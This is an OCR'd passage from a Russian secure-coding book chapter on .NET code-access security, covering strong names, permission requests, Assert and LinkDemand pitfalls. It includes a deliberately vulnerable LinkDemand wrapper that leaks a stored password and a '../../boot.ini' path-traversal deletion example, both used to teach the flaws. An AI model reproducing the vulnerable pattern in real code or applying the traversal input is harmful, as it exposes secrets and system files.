


Рис. 18-5. *Результат обработки сборки утилитой FxCop*

Две наиболее стандартных ошибки, обнаруживаемые FxCop — отсутствие строгого имени сборки и отсутствие в сборке запросов разрешений. Проанализируем каждую по отдельности,

Назначение сборкам строгих имен

Имена — одна из самых слабых форм аутентификации или подтверждения подлинности. Если незнакомый человек предложит вам компакт-диск с файлом; по имени excel.exe, запустите ли вы его на исполнение? Наверняка нет. Но те, кото-

рым «до зарезу» нужна программа работы с электронными таблицами, может, и подумают, что это приложение Microsoft Excel. Но как *по-настоящему* проверить, действительно ли это Microsoft Excel? В .NET подобная проблема подмены решается путем назначения строгих имен, состоящих из простого текстового имени файла, номера версии и информации о регионе, а также открытого ключа и цифровой подписи.

Строгое имя создают, сгенерировав строгую пару ключей для имени утилитой sn.exe. Синтаксис таков:

```
SN -k keypair.snk
```

Результирующий файл keypair.snk содержит закрытый и открытый ключи, последний применяется для проверки подписи сборки. (Я не стану объяснять основы асимметричного шифрования; для этого есть масса книг по криптографии, некоторые указаны в библиографическом списке.) Если пара ключей предназначена не просто для экспериментов, то и относиться к ней следует соответствующим образом, то есть со всей осторожностью.

Обратите внимание, что строгое имя основано только на паре ключей, а не на сертификате, как в Authenticode. Будучи разработчиком, вы вправе создать пару ключей, определяющую ваше отдельное частное пространство имен. Если другие не знают закрытого ключа, им не удастся использовать это пространство имен. При желании вы, конечно, можете получить сертификат для этой пары ключей, хотя при идентификации строгих имен сертификаты не используются. Это означает, что подпись нельзя приписать имени компании-разработчика ПО, даже если вам точно известно, что эта компания управляет всеми строгими именами определенной пары ключей, при условии, естественно, что закрытый ключ хранится в секрете.

В дополнение к строгим именам вы вправе подписать сборку по методу Authenticode, чтобы идентифицировать создателя программы. Для этого сначала создают подпись со строгим именем сборки, а затем для нее подпись Authenticode. Обратный порядок не годится, так как подпись со строгим именем Authenticode посчитает измененной, а значит, недействительной.

Внимание! В отличие от сертификатов, закрытые ключи строгих названий нельзя отозвать, поэтому следует предпринять исключительные меры предосторожности для их защиты. Неплохое решение задачи — назначить одного человека, который будет отвечать за закрытый ключ и хранить его на дискете в своем сейфе.

Примечание В настоящее время в строгих именах применяются 1024-битные ключи RSA.

Затем извлеките открытый ключ из пары командой:

```
SN -p keypair.snk public.snk
```

Сейчас объясню, почему это так важно. Подписание происходит только в момент компиляции кода и генерации двоичного файла, когда вы ссылаетесь на ключ, используя директиву:

```
[assembly: AssemblyKeyFile(<имя_файла_с_ключом_сборки>)]
```

В обычном приложении Visual Studio .NET эта директива хранится в файле AssemblyInfo.cs или AssemblyInfo.vb. В Visual Basic .NET она выглядит так:

```
Imports System.Reflection
<Assembly: AssemblyKeyFileAttribute("c:\keys\keypair.snk")>
```

Вы должны понимать, что при такой операции высока вероятность раскрытия закрытого ключа из-за неосторожности нерадивого программиста. Чтобы снизить риск, применяют отложенное подписание, когда работает только открытый ключ, а не вся пара. Теперь у программистов нет доступа к закрытому ключу, и весь процесс подписания выполняется до поставки кода клиенту командой:

```
SN -R <имя_сборки>.dll keypair.snk
```

Однако компьютеры разработчиков следует настроить на игнорирование проверки подписи, потому что у сборки нет строгого имени. Для этого служит команда:

```
SN -Vr <имя_сборки>.dll
```

Внимание! Имейте в виду, что на сборки со строгими именами могут ссылаться только другие сборки со строгими именами.

Чтобы реализовать отложенное подписание, в Visual Basic .NET надо добавить в сборку строку:

```
<Assembly: AssemblyDelaySignAttribute(true)>
```

в C# эта строка выглядит так;

```
[assembly: AssemblyDelaySign(true)]
```

Совет Для ежедневной, рутинной работы над сборкой достаточно отложенной подписи открытым ключом.

Сборки со строгими именами и ASP.NET

Сборки со строгими именами, поддерживающие бизнес-логику Web-приложений, следует располагать в *глобальном кэше сборок* (global assembly cache, GAC) сервера с применением конфигурационного инструмента .NET Configuration (Mscorcfg.msc) или gacutil.exe. Причина — в механизме загрузки подписанного кода в ASP.NET.

Разрешения на доступ к сборке

Разрешения на доступ к сборке — это механизм, позволяющий CLR .NET определять, что требуется программе для выполнения ее задачи. Хотя разрешения и необязательны для работы и компиляции программы, причины поддержки разрешений весьма серьезны. Когда программа требует разрешения вызовом метода *Demand,* CLR проверяет, есть ли у кода, вызывающего вашу программу соответству-

ющие разрешения. Без них запрос отклоняется. Проверка разрешений реализована в виде *прохода стека* (stack walk). Она важна как с точки зрения удобства использования, так и безопасности, ведь программе предоставляются минимальные необходимые для работы разрешения, а также она не получает лишние разрешения, которые ей не нужны,

Что такое проход стека?

Проход стека — важная часть системы защиты в среде ,NET. Прежде чем разрешить доступ к защищенным ресурсам, среда исполнения проверяет, все ли функции, вызывающие код, который пытается обратиться к ресурсу, имеют разрешение на это. Это называется *проход стека вызовов* или просто *проход стека*.

Требуйте минимальный набор разрешений

Запрос разрешений повышает вероятность того, что если вашей программе будет позволено выполняться, то работать она будет корректно. Если не позаботиться о минимальном наборе разрешений, потребуется дополнительный код обработки исключений из-за отказа в нужных разрешениях. Запрос разрешений гарантирует, что приложению предоставляются только нужные разрешения. Следует запрашивать только те разрешения, которых действительно нужны программе, и не более того.

Если приложение не обращается к защищенным ресурсам или не выполняет требующих особой защиты операции, не стоит запрашивать разрешения. Например, если приложение вызывает *FileIOPermission* только для чтения одного файла, вставьте в код строку:

```
[assembly: FileIOPermission(SecurityAction.RequestMinimum,
           Read = @"c:\files\inventory.xml")]
```

Примечание На момент компиляции должны быть известны все параметры декларативного разрешения.

Для определения минимального необходимого набора разрешений рекомендуется использовать *RequestMinimum*. Если среда исполнения не в состоянии предоставить приложению минимальный набор, инициируется исключение *PolicyException* и приложение на исполнение не запускается.

Откажитесь от ненужных разрешений

Соблюдая принцип минимальных привилегий, следует просто отказаться от разрешений, которые не нужны, даже если среда исполнения в состоянии их предоставить. Например, если программа никогда не будет выполнять файловые операции или обращаться к системным переменным окружения, включите в программу строки:

```
[assembly: FileIOPermission(SecurityAction.RequestRefuse, Unrestricted = true)]
[assembly: EnvironmentPermission(SecurityAction.RequestRefuse, Unrestricted = true)]
```

Если в какой-то момент вы заподозрите приложение в участии в атаках на файловую систему или во взломах, связанных с доступом к файлам, вспомните, что у него «твердое алиби» (без шуток), так как в нем жестко прописан отказ от доступа к файлам,

Запрашивайте необязательные разрешения

Система безопасности CLR-среды предоставляет программе возможность запросить необязательные разрешения, то есть те, что желательны, но не необходимы для корректной работы. При этом следует позаботиться о перехвате исключений из-за непредоставления программе необязательных разрешений. В качестве примера приведу Интернет-игру, поддерживающую локальное сохранение игры и требующую необязательное разрешение *FileIOPermission*. Отказ в таком доступе никак не скажется на игре, просто пользователю не удастся сохранить текущую игру. Вот пример такого кода:

```
[assembly: FileIOPermission(SecurityAction.RequestOptional, Unrestricted = true)]
```

Если не запрашивать необязательные разрешения, программе будет предоставлен максимум разрешений, предусмотренный политикой, за вычетом разрешений, от которых программа явно отказывается. Вы вправе отказаться от любых необязательных разрешений, вставив такую конструкцию:

```
[assembly: PermissionSet(SecurityAction.RequestOptional, Unrestricted = false)]
```

В результате среда исполнения предоставит следующие разрешения:

$$(Perm_{Maximum} \cup (Perm_{Minimum} \cap Perm_{Optional})) - Perm_{Refused}$$

то есть минимальные и необязательные разрешения, указанные в списке максимальных разрешений, минус все разрешения, от которых программа отказывается.

Императивные и декларативные разрешения

Как вы, наверное, заметили, разрешения на уровне сборки выделяются квадратными или угловыми скобках в C# и Visual Basic .NET соответственно. Их называют *декларативными разрешениями* (declarative permissions). Есть и другой метод запроса разрешений — императивный. *Императивны разрешения* (imperative permissions) применяются для прямого запроса разрешений и реализуются созданием объектов безопасности в программе. Например, так:

```
new FileIOPermission(FileIOPermissionAccess.Read,
        @"c:\files\inventory.xml").Demand();
```

Этот код инициирует исключение, если не получает разрешения на чтение XML-файла. Обязательно предусмотрите перехват и обработку исключений, в противном случае среда исполнения остановит исполнение программы.

У каждого метода свои преимущества и недостатки. Декларативные разрешения удобны в работе и заметны в тексте программы. Их можно просматривать инструментом Permissions View (permview); для просмотра или

аудита программы применяйте параметр */decl.* Код проверки не удастся обойти ни при каких обстоятельствах, причем такие ограничения разрешается устанавливать для целых классов.

Главный недостаток декларативных разрешений в том, что они должны быть известны на момент компиляции.

Примечание Запросы на разрешения сборке выясняют вызовом:

```
caspol -a - resolveperm myassembly.exe
```

Он показывает какие разрешения требуются сборке при нормальной работе. Другой способ — вызов утилиты permview в .NET Framework SDK, которая показывает запрашиваемые сборкой разрешения.

Злоупотребление методом *Assert*

Метод *Assert* в CLR позволяет коду и последующим вызывающим программам по цепочке выполнять действия, на которое у кода разрешение есть, а у вызывающих его программ нет. Вызывая *Assert,* код как бы говорит: «Верьте мне — я знаю, что делаю». Далее в коде обычно следует безобидная задача, для запроса которой вызывающей программе необходимо особое разрешение.

Внимание! Не путайте метод CLR-среды *CodeAccessPermissionAssert* с классической функцией *assert* в языках C и C++ или методом *DebugAssert* каркаса .NET Framework. Последний вычисляет значение логического выражения и отображает диагностическое сообщение, если выражение ложно.

Например, приложению требуется считать конфигурационный или индексный файл, но у него нет разрешения на ввод/вывод файлов. Если вы уверены, что файл будет обрабатываться безопасно, вы вправе «поручиться» за вызывающий процесс и предоставить ему доступ к файлу.

Таким образом, существуют разные ситуации: в одних подтверждение безопасно, в других — нет. *Assert* обычно применяется в ситуациях, когда доверенную библиотеку вызывает значительно менее доверенный код и необходимо пресечь проход стека. Представьте себе, что вы реализуете класс для обращения к файлам через USB-интерфейс, который называется *UsbFileStream* и наследует *FileStream.* Программа обращается к файлам, вызывая USB API Win32, но нам нужно, чтобы вызывающие программы получали разрешение не на всякий вызов неуправляемого кода, а только на операции файлового ввода/вывода (*FileIOPermission*). Поэтому *UsbFileStream* подтверждает право *UnmanagedCode* (на использование Win32 API) и требует разрешения *FileIOPermission,* чтобы удостовериться, что у вызывающей программы есть права на файловый ввод/вывод.

Однако любой код, принимающий имя файла из ненадежного источника (например, от пользователя) и затем модифицирующий сам файл, небезопасен. Что произойдет, если пользователь направит программе запрос на удаление *../../boot.ini*? Удалит ли она файл? В принципе, да, особенно если список управления доступом

(ACL) файла «слабый», а приложение выполняется под административной учетной записью или файл расположен на томе FAT.

При выполнении анализа защиты программы исследуйте все случаи применения *Assert,* перепроверяя, действительно ли безобидны такие вызовы, особенно *Assert* без *Demand* или с *Demand,* но со слабым разрешением. Например, ручательство для работы с неуправляемым кодом и разрешение на доступ к системной переменной окружения,

Примечание Чтобы поручиться за вызывающую программу, приложение должно само обладать требуемым разрешением.

Внимание! Соблюдайте особую осторожность, предоставляя разрешение на вызов неуправляемого кода установкой свойства *SecurityPermissionFlag.UnmanagedCode;* в результате ошибки в программе возможен непреднамеренный вызов неуправляемого кода.

Подробно о *Demand* и *Assert*

При создании приложения с вызовом методов *Demand* и *Assert* следуйте некоторым простым рекомендациям. Программа должна подтверждать одно или несколько разрешений, когда требуется исполнить привилегированную, но безопасную операцию, а вызывающим программам такое разрешение не следует. Заметьте: чтобы иметь возможность подтверждать разрешение, программа должна сама обладать им, а также свойством *SecurityPermissionFlag.Assertion.* Последнее — это право подтверждать разрешения.

Например, если приложение подтверждает *FileIOPermission,* то это разрешение должно присутствовать у приложения, но не у вызывающих его программ. Если же приложение подтверждает *FileIOPermission,* не обладая таким разрешением, то при проходе стека инициируется исключение.

Как уже говорилось, метод *Demand* позволяет потребовать наличия одного или нескольких разрешений у вызывающей программы. Пусть в приложении электронная почта применяется для отправки уведомлений и в приложении определено нестандартное разрешение *EmailAlertPermission,* которое приложение требует у вызывающей программы. Если у нее такого разрешения нет, запрос не выполнится,

Внимание! При запросе не проверяются разрешения кода, выполняющего функцию *Demand,* а только вызывающих его программ. Несмотря на то, что у функции *Main* ограниченные разрешения, она сможет потребовать полного доверия, так как нет вызывающих ее программ. Чтобы проверить разрешения кода, нужно или войти в функцию и оттуда вызвать *Demand* — в этом случае разрешения вызывающей программы проверяются*, —или вызвать метод *SecurityManager.IsGranted* который позволяет

* То есть инициируется проход стека. — *Прим. перев.*

напрямую увидеть, предоставлено ли сборке разрешение (причем именно текущей сборке — у вызывающих программ его может и не быть). Это совсем не означает что вы вправе создать злонамеренный код в *Main,* и он будет работать! Как только код вызывает классы, выполняющие потенциально опасные задачи, инициируется проверка разрешений и проход стека.

Внимание! Из соображений производительности не следует требовать разрешения при вызове кода, который сам запрашивает его. Этим вы просто вызовете излишний проход стека. Например, незачем требовать *EnvironmentPermission* при вызове *Environment.GetEnvironmentVariable,* так как .NET Framework делает это за вас.

Полезно писать программы, подтверждающие и требующие разрешений. Например, в приводимом ранее сценарии рассылки сообщений по электронной почте код, который обеспечивает интерфейс с подсистемой электронной почты, может требовать у вызывающих программ разрешения *EmailAlertPermission* (ваше пользовательское разрешение), а затем, при записи сообщения в порт SMTP. — разрешения *SocketPermission.* В такой ситуации вызывающие программы в состоянии отправлять только электронную почту, но им не удастся направить данные в другие порты, что в принципе разрешает *SocketPermission.*

Где искать разрешение *UnmanagedCode*

Способность вызывать неуправляемый код — исключительная привилегия. Вырвавшись из рамок управляемой среды, код в принципе может делать на компьютере все, что угодно, — возможности ограничены лишь полномочиями текущей учетной записи пользователя. Так где находится разрешение *UnmanagedCode?* Оно прячется в других разрешениях.

Некоторые разрешения представляют собой простые решения двоичного уровня, другие сложнее. Способность вызывать неуправляемый код — это решение двоичного уровня: программе разрешается или нет вызывать неуправляемый код. Возможность доступа к файлам — этим управляет класс *FileIOPermission* — более сложна. Здесь действует дифференцированная система доступа: программе может предоставляться право записи в один файл и, одновременно, доступ только на чтение к другому файлу. Это не простое решение двоичного уровня. Разрешение вызывать неуправляемый код определено различными флагами класса *SecurityPermission.* Вот пример;

```
[SecurityPermission(SecurityAction.Assert,UnmanagedCode=true)]
```

Нельзя вызывать *Assert* для разрешения дважды — это вызывает исключение. Если требуется подтвердить более одного разрешения, следует создать набор из них, включив в него все нужные, и «поручиться» за набор целиком:

```
try {
   PermissionSet ps =
      new PermissionSet(PermissionState.Unrestricted);
```

```
    ps.AddPermission(new FileDialogPermission
        (FileDialogPermissionAccess.Open));
    ps.AddPermission(new FileIOPermission
        (FileIOPermissionAccess.Read,@"c:\files"));
    ps.Assert();
} catch (SecurityException e) {
    // Ой! Ошибочка вышла.
}
```

Минимизация набора подтвержденных разрешений

Сразу по завершении задачи, которая требует подтверждаемого разрешения, следует вызвать *CodeAccessPermission.RevertAssert*, чтобы отозвать разрешение, предоставленное вызовом *Assert*. Это пример принципа наименьших привилегий в действии; подтвержденное разрешение действует, только пока оно необходимо, и не более того.

Следующий пример на C# демонстрирует, как применять подтверждение, требование и отзыв разрешений для отправки сообщений по электронной почте. Вызывающая программа должна иметь разрешение на отправку электронной почты, по запросу пользователя она выполняет эту задачу через сокет SMTP, хотя у нее нет разрешения на открытие какого бы то ни было сокета.

```
using System;
using System.Net;
using System.Security;
using System.Security.Permissions;

// Это лишь часть большой программы;
// классы и пространства имен определяются в другом месте.

static void SendAlert(string alert) {
    // Требуем наличия у вызывающей программы разрешения
    // на отправку электронной почты.
    new EmailAlertPermission(
        EmailAlertPermission.Send).Demand();

    // Программа открывает лишь вполне определенный порт
    // на конкретном SMTP-сервере.
    NetworkAccess na = NetworkAccess.Connect;
    TransportType type = TransportType.Tcp;
    string host = "mail.northwindtraders.com";
    int port = 25;
    new SocketPermission(na, type, host, port).Assert();

    try {
        SendAlertTo(host, port, alert);
    } finally {
        // Разрешение отзывается в любом случае, даже при сбое
```

```
        CodeAccessPermission.RevertAssert();
    }
}
```

Когда *Assert, Deny* и *PermitOnly* располагаются в одной области видимости, предпочтение отдается *Deny,* далее в порядке приоритетов стоит *Assert* и лишь затем — *PermitOnly.*

Представьте себе, что метод *A()* вызывает *B(),* а тот в свою очередь вызывает *C(),* кроме того *A()* запрещает разрешение *ReflectionPermission.* В такой ситуации *C()* в состоянии подтвердить *ReflectionPermission* при условии, что сборка, которая содержит этот метод, обладает таким разрешением. Почему? Да потому, что, встретив *Assert,* среда исполнения останавливает проход стека и не обнаруживает запрещение разрешения в *A().* Вот простой пример, где нет многих сборок.

```
private string filename = @"c:\files\fred.txt";

private void A() {
    newFileIOPermission(
        FileIOPermissionAccess.AllAccess, filename).Deny();
    BO;
}

private void B() {
    CO;
}

private void C() {
    try {
        newFileIOPermission(
            FileIOPermissionAccess.AllAccess, filename).Assert();
        try {
            StreamWriter sw = new StreamWriter(filename);
            sw.Write("Привет!");
            sw.Close();
        } catch (IOException e) {
            Console.Write(e.ToString());
        }
    } finally {
        CodeAccessPermission.RevertAssert();
}
```

Если убрать *Assert* из *CQ,* возникнет исключение *SecurityException* при создании экземпляра класса *StreamWriter* из-за отказа в разрешении.

Методы *Demand* и *LinkDemand*

Я уже демонстрировал примеры программ, требующих для нормальной работы разрешений. В большинство классов .NET Framework уже встроено требование разрешений, поэтому вы не должны дополнительно запрашивать их всякий раз, когда вызывается класс, обращающийся к защищенному ресурсу Например, класс *System.IO.File* автоматически требует *FileIOPermission* при открытии любого фай-

ла. Запрашивая *FileIOPermission* при работе с классом *Hie,* вы инициируете лишний и довольно ресурсоемкий проход стека. Запрашивать разрешение следует только при работе с пользовательскими ресурсами, которым необходимы пользовательские разрешения.

Вызов *LinkDemand* инициирует проверку безопасности при JIT-компиляции (just-in-time) вызывающего метода и проверяет только вызывающую программу первого уровня. Если у последней нет достаточного разрешения, ссылка запрещается и среда исполнения инициирует исключение при загрузке и исполнении кода.

При обращении к *LinkDemand* полный проход стека не инициируется, поэтому код остается подверженным «атаке уговора» (luring atack), при которой менее доверенный код «уговаривает» привилегированный код выполнить запрещенные первому действия. *LinkDemand* определяет только разрешения, предоставленные непосредственно вызывающим программам, а не всем программам в цепочке вызовов. А последнее возможно только при проходе стека.

Пример бреши в защите из-за использования *LinkDemand*

Познакомимся в проблемой поближе. Вот пример программы,

```
[PasswordPermission(SecurityAction.LinkDemand, Unrestricted=true)]
[RegistryPermissionAttribute(SecurityAction.PermitOnly,
   Read=@"HKEY_LOCAL_MACHINE\SOFTWARE\AccountingApplication")]
public string returnPassword() {
   return (string)Registry
      .LocalMachine
      .OpenSubKey(@"SOFTWARE\AccountingApplication\")
      .GetValue("Password");
}
...
public string returnPasswordWrapper() {
   return returnPassword();
}
```

Да-да, я знаю, что этот код опасен уже тем, что ссылка на секретные данные зашита в самом тексте программы, а пароль хранится на диске, но суть здесь в другом. Чтобы вызвать *returnPassword,* программа должна обладать пользовательским разрешением *PasswordPermission.* Если она вызовет *returnPassword,* не обладая таким разрешением, среда исполнения инициирует исключение защиты и в доступе к паролю будет отказано. Однако при обращении к *returnPasswordWrapper* вызов *LinkDemand* проверяет только разрешение *returnPasswordWrapper* по отношению к *returnPassword* и не проверяет разрешений вызывающей программы по отношению к *returnPassword,* так как это уже второй уровень. Вуаля! Программа, вызвавшая *returnPasswordWrapper* узнала пароль.

Поскольку вызовы *LinkDemand* выполняются только во время JIT-компиляции и проверяют разрешения у вызывающих программ только первого уровня, они работают быстрее, но за счет ослабления защиты.

Вывод: никогда не используйте *LinkDemand* без тщательного последующего анализа кода. Полный проход стека занимает пару микросекунд, так что вам вряд ли удастся заметить незначительное замедление работы программы. Однако, если

в программе есть вызовы *Link-Demand,* придется тщательно перепроверить ее на предмет брешей в защите, особенно если вы не можете гарантировать, что все вызывающие программы пройдут должную проверку во время компоновки. С другой стороны, уверены ли вы, что при обращении к программе с *LinkDemand* ваш код не нарушит разрешения из-за отсутствия прохода стека? Наконец, когда *LinkDemand* относится к виртуальному производному объекту, убедитесь, что такой же запрос есть у основного объекта.

Внимание! Для предотвращения неправильного употребления *LinkDemand* и отображения (reflection) (процесс получения информации о сборках и типах, а также создания, вызова и получения доступа к экземплярам классов в период исполнения) уровень отображения среды исполнения инициирует полный проход стека для всего вызывающего кода с поздней привязкой. Это устраняет возможность доступа к защищенным объектам через отображение при условии, что в условиях раннего связывания доступ к ним запрещается. Поскольку выполнение полного прохода стека изменяет семантику вызова *LinkDemand* при отображении и уменьшает быстродействие, разработчиками рекомендуется использовать вызовы *Demand.* В этом случае легче прогнозировать и планировать производительность, так как текст программы максимально точно соответствует тому, что происходит на самом деле,

Атрибут *SuppressUnmanagedCodeSecurityAttribute*: используйте с осторожностью

Обычно вызов неуправляемого кода успешен только при условии, что все вызывающие программы имеют нужное разрешение. Однако специальный атрибут *SuppressUnmanagedCodeSecurityAttribut*метода, вызывающего неуправляемый код, подавляет проход стека. Вместо полного *Demand* код выполняет *LinkDemand,* то есть ограниченную проверку на разрешение на доступ к неуправляемому коду. Это позволяет добиться значительного повышения производительности, если программа часто обращается к Win32-функциям, но вмесге с тем таит огромную опасность. В примере метод *MyWin32Funtion* отмечен атрибутом *SuppressUnmanagedCode-SecurityAttribute.*

```
using System.Security;
using System.Runtime.InteropServices;
  ...
public class MyClass {
  ...
  [SuppressUnmanagedCodeSecurityAttribute()]
  [DllImport("MyDLL.DLL")]
  private static extern int MyWin32Function(int i);

  public int DoWork() {
```

```
        return MyWin32Function(0x42);
    }
}
```

В целях безопасности следует исключительно тщательно перепроверять все методы, отмеченные этим атрибутом,

Внимание! Как вы, вероятно, заметили, у *LinkDemand* и *SuppressUnmanagedCodeSecurityAttribute* много общего: с ними приходится идти на компромисс — «производительность или безопасность». Не обращайтесь к этим средствам, не убедившись, что выигрыш в быстродействии оправдывает некоторое снижение надежности защиты. Если вы все-таки решили воспользоваться *SuppressUnmanagedCodeSecurity* следуйте следующим правилам: методы, которым назначается этот атрибут, должны быть закрытыми (private) или внутренними (internal) и все входные параметры метода должны проходить проверку на корректность.

Удаленный вызов

Знайте, что при удаленном (то есть при работе с объектами вызовов, производных от *MarshalByRefObject*) или междупроцессном вызове объектов, проверки разрешений, такие, как *Demand, LinkDemand* и *InheritanceDemand*, не действуют. Это означает, в частности, что процедуры проверки безопасности не «проходят» по протоколу SOAP, если речь идет о Web-сервисах. Однако проверка доступа кода поддерживается между доменами приложений. Стоит также отметить, что удаленные вызовы поддерживаются только в полностью доверенных средах. Таким образом, код, полностью доверенный в пользовательском контексте, не обязательно правомочен в контексте сервера.

Минимизация пользователей кода

Обычно следует избегать ненужных вызовов недоверенными программами ваших методов, которые, к примеру, предоставляют определенную конфиденциальную информацию или по различным причинам выполняют минимум проверки на наличие ошибок. В управляемом коде несколько способов ограничить доступ к методу; самый простой — ограничить область действия класса, сборки или производных классов. Следует иметь в виду, что производные классы обычно заслуживают меньше доверия, чем базовый класс; в конце концов, вы не всегда знаете. кто создал производный класс. Имейте в виду: не следует полагаться на ключе вое слово *protected*, которое не подразумевает никакого контекста безопасности. Защищенный член класса доступен из класса, в котором объявлен, а также из любого класса, наследующего базовому, то есть точно так же, как в C++,

Рекомендуется прибегать к созданию герметичных (sealed) классов (в Visual Basic они называются *NotInheritable*), то есть таких, которым нельзя наследовать. Герметичный класс запрещено использовать как базовый. Таким образом удается исключить создание классов-наследников. Помните: не стоит доверять коду только потому, что он наследует вашим классам. Это одно из правил объектно-ориентированной «гигиены*.

Вы также вправе ограничивать доступ к методу из вызывающих программ, назначая разрешения. Точно так же декларативные разрешения позволяют вам управлять наследованием классов. Метод *InheritanceDemand* позволяет потребовать, чтобы у класса был определенный контекст или разрешение или чтобы классы, переопределяющие определенные методы, обладали конкретным контекстом или разрешением. Например, можно создать класс, который доступен только программам, обладающими разрешением *EnvironmentPermission*:

```
[EnvironmentPermission
(SecurityAction.InheritanceDemand, Unrestricted=true)]
public class Carol {
    ...
}
class Brian : Carol {
    ...
}
```

В этом примере класс *Brian* наследует классу *Carol*, у которого должно быть разрешение *EnvironmentPermission*.

Требования к наследованию предоставляют множество возможностей: их применяют для ограничения круга программ, которым разрешено переопределять виртуальные методы. Например, требовать пользовательское разрешение *PrivateKeyPermission* у любого метода, который пытается переопределить виртуальный метод *SetKey*:

```
[PrivateKeyPermission
(SecurityAction.InheritanceDemand, Unrestricted=true)]
public virtual void SetKey(byte [] key) {
    m_key = key;
    DestroyKey(key);
}
```

Вы также вправе ограничить доступ из сборок, указывая их строгие имена:

```
[StrongNameIdentityPermission(SecurityAction.LinkDemand,
        PublicKey="00240fd981762 bd0000...172252f490edf20012b6")]
```

Или же увязать управление доступом с сервером-источником кода. Это похоже на возможность *SiteLock* в ActiveX, о которой говорилось в главе 16. Следующий пример демонстрирует, как это сделать, но помните: это никак нельзя считать заменой защиты доступа к коду. Не создавайте небезопасный код, надеясь на то, что программу удается вызвать только с определенного Web-сайта и таким образом отсечь злонамеренных пользователей. Это глупо! Если не верите, просто вспомните об атаке с применением кросс-сайтовых сценариев (cross-site scripting)!

```
private void function(string[] args) {
    try {
        new SiteIdentityPermission(
            @"*.explorationair.com").Demand();
    } catch (SecurityException e){
```

```
        // С сайта, отличного от explorationair.com
    }
}
```

Отказ от конфиденциальных данных в конфигурационных или XML-файлах

Я уже говорил об этом в начале главы, но не премину повториться. Хранение данных в файлах конфигурации, например *web.config*, прекрасно работает, но только при условии, что данные не конфиденциальны. Пароли, ключи и строки подключения к базам данных следует хранить в местах, недоступных для взломщиков. Размещение конфиденциальных данных в системном реестре более безопасно. Согласен, это нарушает принцип развертывания XCOPY (то есть простым копированием), но такова жизнь.

ASP.NET версии 1.1 поддерживает использование Data Protection API для шифрования секретов, хранимых в защищенном разделе реестра. (Подробно о DPAPI рассказывается в главе 9.) Для этого применяются тэги *<processModel>*, *<identity>* и *<sessionState>*. Когда такая защита задействована, файл конфигурации указывает на раздел реестра и параметр, хранящий секретные данные. Для создания защищенных секретов в ASP.NET предусмотрена маленькая утилита командной строки *aspnet_setreg*. Вот пример конфигурационного файл, который получает имя пользователя и пароль для запуска рабочего процесса ASP.NET:

```
<system.web>
    <processModel
        enable="true"
        userName="registry:HKLM\Software\SomeKey,userName"
        password="registry:HKLM\Software\SomeKey,passWord"

        ...
    />

</system.web>
```

CryptProtectData защищает секреты ключом шифрования машинного уровня, Хотя это и не избавляет от всех опасностей, связанных с сохранением секреток — получив физический доступ к компьютеру, взломщик в принципе получает возможность добраться до данных, — подобный метод значительно поднимает планку безопасности конфигурационной информации.

Этот способ не применяется для сохранения произвольных данных прикладной программы — только для того, чтобы обезопасить имена пользователей и пароли для идентификации в ASP.NET и данные поддержки состояния подключения.

Сборки, поддерживающие частичное доверие

Я прекрасно помню тот день, когда было принято решение добавить в .NET атрибут *AllowPartiallyTrustedCallersAttribute*. Это продиктовано тем, что большинство атак выполняется из Интернета, где коду доверяют частично, разрешая выполнять лишь

отдельные задачи. Предположим, в некой компании требуется создать политику безопасности, в соответствии с которой коду из Интернета разрешается открывать подключение через сокет на исходный сервер, но запрещается печатать документы или читать и записывать файлы. Специалисты компании решили закрыть частично доверенному коду доступ к некоторым сборкам из состава CLR и .NET Framework, а это по умолчанию означает весь код, созданный сторонними разработчиками, в том числе и вами. В результате «площадь поражения» приложения заметно сократится. Я хорошо помню тот день, потому что новый атрибут исключает случайный вызов кода потенциально враждебными Интернет-приложениями. Установка этого атрибута — сознательное решение разработчика.

Если вы разработали программу, к которой могут обращаться частично доверенные приложения, и выполнили весь необходимый анализ кода и тестирование защиты, примените атрибут *AllowPartiallyTrustedCallersAttribut* на уровне сборки, чтобы разрешить вызов из частично доверенного кода:

```
[Assembly:AllowPartiallyTrustedCallers]
```

Сборки, разрешающие доступ из частично доверенного кода, никогда не должны предоставлять объекты сборок, из которых доступ к частично доверенным приложениям запрещен.

Внимание! Имейте в виду, что сборки без строгих имен всегда доступны из частично доверенного кода.

Наконец, если приложение пользуется частичным доверием, то ему оказывается недоступным код, разрешающий доступ к себе только полностью доверенных вызывающих программ, например сборки со строгими именами и без атрибута *AllowPartiallyTrustedCallersAttribute*.

Вы должны также понимать, что вероятна следующая ситуация, когда сборка отказывает в разрешении.

1. У сборки со строгим именем *A* нет атрибута *AllowPartiallyTrustedCallersAttribute*.
2. Сборка со строгим именем *B* запрашивает разрешения и не получает их, таким образом становясь частично доверенной.
3. *B* больше не может вызывать код Л, так как *A* не разрешает частично доверенных вызывающих программ.

Внимание! Атрибут *AllowPartiallyTrustedCallersAttribute* следует применять только после тщательного анализа программы па предмет возможных последствий для защиты и принятия необходимых мер защиты от атак.

Проверка корректности управляемого кода, служащего оберткой для неуправляемого

Вызывая неуправляемый код, а многие так и делают, так как это обеспечивает дополнительную гибкость, не забудьте удостовериться, что вызывающий код качественно написан и безопасен. Если вы устанавливайте атрибут *SuppressUnma-*

nagedCodeSecurityAttribute позволяющий управляемому коду вызывать неуправляемый без прохода стека, еще раз спросите себя: почему безопасно *не требовать* у открытых вызывающих программ разрешения на доступ к неуправляемому коду

Сложности с делегатами

